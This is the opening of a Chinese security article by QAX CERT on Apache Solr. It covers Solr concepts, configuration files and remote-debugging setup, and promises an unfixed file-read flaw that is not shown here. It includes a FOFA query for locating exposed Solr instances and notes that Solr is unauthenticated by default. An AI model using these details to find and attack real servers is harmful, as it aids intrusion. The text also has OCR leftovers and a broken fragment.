# Apache Solr 组件安全概览

本文作者 Skay @ QAX CERT

Apache Solr 是一个开源搜索服务引擎，近年来产生过多个高危漏洞。本文从 Solr 核心概念、源码、近五年历史漏洞、攻击面概述、厂商防御绕过多个角度力求全面分析 Apache Solr 组件。

文章最后给出一个全版本任意文件读取漏洞，Apache Solr 官方拒绝修复，请客户酌情处理。



**目录**

## 一、组件概述

### 1. 关键词

企业级全文检索服务器、基于 Lucene

### 2. 一些名词

#### (1) 数据

结构化数据，与非结构化数据

结构化数据：用表、字段表示的数据  数据库适合结构化数据的精确查询

半结构化数据：  xml 、html

非结构化数据：文本、文档、图片、音频、视频等

#### (2) Document

被索引的对象，索引、搜索的基本单元，一个 Document 由多个字段 Field 构成

Field、字段名 name、字段值 value


字段类型 type FieldType(这个 fieldtype 也有很多属性主要两个是 name 以及 class 用来存放该类型值的类名)，Field 中包含分析器 (Analyzer)、过滤器 (Filter)

#### (3) 索引

对列值创建排序存储，数据结构 ={列值、行地址} ，Luncene 或者说 Solr 的索引的创建过程其实就是分词、存储到反向索引中

输入的是苍老师，想要得到标题或内容中包含“苍老师”的新闻列表

| 词 | 标题包含该词的文章id | 内容包含该词的文章id |
| --- | --- | --- |
| tony | {{1,1,{0}},{12,1,{5}}} | {{1,1,{11},{8,1,{90}}} |
| 苍老师 | {{1,1,{6}}} | {{1,2,{21,32}},{5,3,{18,29,45}}} |
| 火锅 | {{1,1,{12}}} | {1,1,{40}}} |
| 四川 | | {{1,1,{6}}} |




**(4) 搜索引擎**

区别于关系数据库搜索引擎专门解决大量结构化、半结构化数据、非结构化文本类数据的实时检索问题。这种类型的搜索实时搜索数据库做不了。

**(5) 搜索引擎工作原理**

1、从数据源加载数据，分词、建立反向索引

2、搜索时，对搜索输入进行分词，查找反向索引

3、计算相关性，排序，输出

**(5) zookeeper**

zk 是分布式系统中的一项协调服务。solr 将 zk 用于三个关键操作：

1、集中化配置存储和分发

2、检测和提醒集群的状态改变

3、确定分片代表

**(6) Lucene**

一套可对大量结构化、半结构化数据、非结构化文本类数据进行实时搜索的专门软件。最早应用于信息检索领域，经谷歌、百度等公司推出网页搜索而为大众广知。后又被各大电商网站采用来做网站的商品搜索。现广泛应用于各行业、互联网应用。

核心构成：数据源 (存储的数据)、分词器 (英文比较容易，中文两个常用的 IKAnalyzer、mmseg4j 主谓宾等)、反向索引 (倒排索引) 、相关性计算模型 (例如 出现次数这个算简单的，复杂点的 可能就会加上权重，搜索引擎会提供一种或者多种)

### (8) Solr 中的 Core

运行在 Solr 服务器中的具体唯一命名的、可管理、可配置的索引，一台 Solr 可以托管一个或多个索引。solr 的内核是运行在 solr 服务器中具有唯一命名的、可管理和可配置的索引。一台 solr 服务器可以托管一个或多个内核。内核的典型用途是区分不同模式 (具有不同字段、不同的处理方式) 的文档。

内核就是索引，为什么需要多个？因为不同的文档拥有不同的模式（字段构成、索引、存储方式），商品数据和新闻数据就是两类完全不同的数据，这就需要两个内核来索引、存储它们。

每个内核都有一个 内核实例存放目录、内核索引数据存放目录、内核配置文件 (solrconfig.xml)、内核模式文件 (schema.xml)


### (9) Solr 中的 schema

包含整个架构以及字段和字段类型。用来告诉 solr，被索引的文档由哪些 Field 组成。让 solr 知道集合 / 内核包含哪些字段、字段的数据类型、字段该索引存储。

conf/managed-schema 或者 schema.xml

**(10) solrconfig.xml**

此文件包含与请求处理和响应格式相关的定义和特定于核心的配置，以及索引，配置，管理内存和进行提交。内核配置文件，这个是影响 Solr 本身参数最多的配置文件。索引数据的存

放位置，更新，删除，查询的一些规则配置

**(11) collection 集合**

一个集合由一个或多个核心 (分片) 组成，SolrCloud 引入了集合的概念，集合将索引扩展成不同的分片然后分配到多台服务器，分布式索引的每个分片都被托管在一个 solr 的内核中(一个内核对应一个分片呗)。提起 SolrCloud，更应该从分片的角度，不应该谈及内核。

**(12) Solr.xml**

它是 $ SOLR_HOME 目录中包含 Solr Cloud 相关信息的文件。要加载核心，Solr 会引用此文件，这有助于识别它们。solr.xml 文件定义了适用于全部或多个内核的全局配置选项

**(13) core.properties**

代表一个核心，为每个核心定义特定的属性，例如其名称、核心所属的集合、模式的位置以及其他参数

**(14) Solr 配置集 configset**

用于实现多个不同内核之间的配置共享

**(15) requestHandler(solrconfig.xml)**

请求处理程序，定义了 solr 接收到请求后该做什么操作。

Solr 中处理外部数据都是通过 http 请求，对外提供 http 服务，每类服务在 solr 中都有对应的 request handler 接收处理数据，solr 中有定义了很多内置的请求处理程序，但是我们也可以自己定义，在 conf/solrconfig.xml 中配置

在 conf/solrconfig.xml 中，requestHandler 的配置就像我们在 web.xml 中配置 servlet-mapping（或 spring mvc 中配置 controller 的 requestMap）一样：配置该集合 / 内核下某个请求地址的处理类

示例 '${dataimporter.last_index_time}'">

**(16) Solr 中的 文档、字段、字段分析、模式、分析器、标记器、过滤器**

参阅中文文档

https://www.w3cschool.cn/solr_doc/solr_doc-2yce2g4s.html

https://www.w3cschool.cn/solr_doc/solr_doc-5ocy2gay.html

### 3. 几个重要配置文件的详解

---

#### 1.Solr.xml

在独立模式下，solr.xml 必须驻留在 solr_home(server/solr)。在 SolrCloud 模式下，将从 ZooKeeper 加载 solr.xml（如果它存在），回退到 solr_home。

solr.xml 文件定义了适用于全部或多个内核的全局配置选项。

```
<solr>

  <solrcloud>

    <str name="host">${host:}</str>
    <int name="hostPort">${jetty.port:8983}</int>
    <str name="hostContext">${hostContext:solr}</str>

    <bool name="genericCoreNodeNames">${genericCoreNodeNames:true}</bool>

    <int name="zkClientTimeout">${zkClientTimeout:30000}</int>
    <int name="distribUpdateSoTimeout">${distribUpdateSoTimeout:600000}</int>
    <int name="distribUpdateConnTimeout">${distribUpdateConnTimeout:60000}</int>
    <str name="zkCredentialsProvider">${zkCredentialsProvider:org.apache.solr.common.cloud.DefaultZkCredentialsProvider}</str>
    <str name="zkACLProvider">${zkACLProvider:org.apache.solr.common.cloud.DefaultZkACLProvider}</str>

  </solrcloud>

  <shardHandlerFactory name="shardHandlerFactory"
    class="HttpShardHandlerFactory">
    <int name="socketTimeout">${socketTimeout:600000}</int>
    <int name="connTimeout">${connTimeout:60000}</int>
  </shardHandlerFactory>

</solr>
```

<solr> 标签是根元素

- adminHandler 属性，solr 默认使用 org.apache.solr.handler.admin.CoreAdminHandler
- collectionsHandler 自定义 CollectingHandler 的实现
- infoHandler 自定义 infoHandler 实现
- coreLoader 指定分配给此内核的线程数
- coreRootDirectory 指定 $SOLR_HOME
- sharedLib 所有内核共享公共库目录 此目录任何 jar 文件都将被添加到 Solr 插件的搜索路径中

- shareSchema 此属性为 true 的情况下，共享 IndexSchema 对象
- configSetBaseDir 指定 configSets 目录  默认为 $SOLR_HOME/configsets

<solrcloud>  定义了与 SolrCloud 相关的参数

- distribUpdateConnTimeout 设置集群的 connTimeout
- distribUpdateSoTimeout 设置集群的 socketTime'out
- host 设置访问主机名称
- hostContext url 上下文路径
- hostPort 端口
- zkClientTimeout  连接到 ZookKeeper 服务器的超时时间

<logging>

- class 属性 用于记录的 class 类，相应的 jar 必须存在
- enable 是否启用日志功能

<shardHandlerFactory> 分片相关

<metrics> 报告相关

**2.core.properties**

简单的 key=value，可以这么理解，一个 core.properties 就代表一个 core，允许即时创建，而不用重启 Solr, 配置文件包含以下属性：

- name core 的名称
- config core 的配置文件名称 默认为 solrconfig.xml
- schema 核心架构文件名称 默认为 schema.xml
- dataDir core 的数据目录 可以是据对路径 也可以是相对于 instanceDir 的路径
- configSet  configset 可用于配置内核
- properties 这个 core 的文件名称 可以是绝对路径也可以是相对路径

- properties 这个 core 的资源名称，可以是绝对路径也可以是相对路径
- loadOnstartup  true Solr 启动时，会加载这个核心
- ulogDir 日志的路径
- collection 是 SolrCloud 的一部分
-

**3.Schema.xml**

略

**4.Solrconfig.xml**

这个文件可以说，在功能上包含了一个 core 处理的全部配置信息

- <luceneMatchVersion> 指定 Luncene 版本
- <dataDir> core 的 data 目录  存放当前 core 的 idnex 索引文件和 tlog 事务日志文件
- <directoryFactory>  索引存储工厂 配置了一些存储时的参数 线程等
- <codeFactory> 编解码方式
- <indexConfig> 配置索引属性，主要与 Luncene 创建索引的一些参数，文档字段最大长度、生成索引时 INdexWriter 可使用最大线程数、Luncene 是否允许文件整合、buffer 大小、指定 Lucene 使用哪个 LockFactory 等
- <updateHander> 更新处理器 更新增加 Document 时的 update 对应什么处理动作在这里配置，在这里也可以自定义更新处理器
- 以及查询的相关配置
- <requestDispatcher>  请求转发器  自定义增加在这里配置
- <requestParses> 请求解析器  配置 solr 的请求解析行为
- <requestHandler> 请求处理器  solr 通过 requestHandler 提供 webservice 功能，通过 http 请求对索引进行访问 可以自定义增加，在这里配置

**4. 概述**

---

建立在 Lucene-core 之上，Luncene 是一个全文检索的工具包，它不是一个完整的引擎

建立在 Lucene-core 之上，Lucene 是一个全文检索的工具包，它不是一个完整的引擎，Solr 将它打包成了一个完整的引擎服务，并对外开放基于 http 请求的服务以及各种 API，还有一个后台管理界面。所以，它既然是基于 Luncene 的，所以他的核心功能逻辑就应该和 Luncene 一样，给它一个 Docunment，Solr 进行分词以及查找反向索引，然后排序输出。

Solr 的基本前提很简单。您给它很多的信息，然后你可以问它的问题，找到你想要的信息。您在所有信息中提供的内容称为索引或更新。当你问一个问题时，它被称为查询。

在一些大型门户网站、电子商务网站等都需要站内搜索功能，使用传统的数据库查询方式实现搜索无法满足一些高级的搜索需求，比如：搜索速度要快、搜索结果按相关度排序、搜索内容格式不固定等，这里就需要使用全文检索技术实现搜索功能。

Apache Solr 是一个开源的搜索服务器。Solr 使用 Java 语言开发，主要基于 HTTP 和 Apache Lucene 实现。Lucene 是一个全文检索引擎工具包，它是一个 jar 包，不能独立运行，对外提供服务。Apache Solr 中存储的资源是以 Document 为对象进行存储的。NoSQL 特性和丰富的文档处理（例如 Word 和 PDF 文件）。每个文档由一系列的 Field 构成，每个 Field 表示资源的一个属性。Solr 中的每个 Document 需要有能唯一标识其自身的属性，默认情况下这个属性的名字是 id，在 Schema 配置文件中使用：<uniqueKey>id</uniqueKey > 进行描述。Solr 是一个独立的企业级搜索应用服务器，目前很多企业运用 solr 开源服务。原理大致是文档通过 Http 利用 XML 加到一个搜索集合中。

Solr 可以独立运行，打包成一个 war。运行在 Jetty、Tomcat 等这些 Servlet 容器中，Solr 索引的实现方法很简单，用 POST 方法向 Solr 服务器 发送一个描述

Field 及其内容的 XML 文档，Solr 根据 xml 文档添加、删除、更新索引。Solr 搜索只需要发送 HTTP GET 请求，然后对 Solr 返回 Xml、Json 等格式的查询结果进行解析，组织页面布局。Solr 不提供构建 UI 的功能，Solr 提供了一个管理界面，通过管理界面可以查询 Solr 的配置和运行情况。

中文文档：https://www.w3cschool.cn/solr_doc/solr_doc-mz9a2frh.html

### 3. 使用范围及行业分布

---

- 业界两个最流行的开源搜索引擎，Solr 和 ElasticSearch。Solr 是 Apache 下的一个顶级开源项目。不少互联网巨头，如 Netflix，eBay，Instagram 和 Amazon（CloudSearch）均使用 Solr。
- fofa 搜索公网资产 一万 app="APACHE-Solr"
- GitHub Star 数量 3.8k

### 4. 重点产品特性

### 4. 重点产品特性

默认全局未授权，多部署于内网，内置 zk 服务

不可自动升级，需要手动升级修复漏洞

## 二、环境搭建、动态调试


Solr 所有版本下载地址 http://archive.apache.org/dist/lucene/solr/

### 1.sorl-4.2.0 环境搭建

### 1.1 环境搭建


下载 solr-4.2.0.zip 文件，解压，C:\Solr\solr-4.2.0\example\start.jar 启动

java -Xdebug -Xrunjdwp:transport=dt_socket,address=10010,server=y,suspend=y -jar start.jar





### 1.2 动态调试

新建 idea 项目





讲 solr 目录下所有 jar 包导入 lib 目录下 add as library


配置远程调试



断点成功停住



当然也可以下载 solr 源码，idea 直接打开，配置 Remote，远程调试，看源码总是正规的嘛



## 2.Solr 较高版本

---


### 2.1 环境搭建

大体同上，只不过启动时，没有了 start.jar 改为 bin 目录下的 solr.bat

```
solr.cmd -c -f -a "-Xdebug -Xrunjdwp:transport=dt_socket,server=y,suspend=n,address=10010" -p 8983
solr.cmd -c -f -a "-Xdebug -Xrunjdwp:transport=dt_socket,server=y,suspend=n,address=10010" -p 8983
调试solr的启动过程
java -Xdebug -Xrunjdwp:transport=dt_socket,address=10010,server=y,suspend=y -jar start.jar --module=htt
```

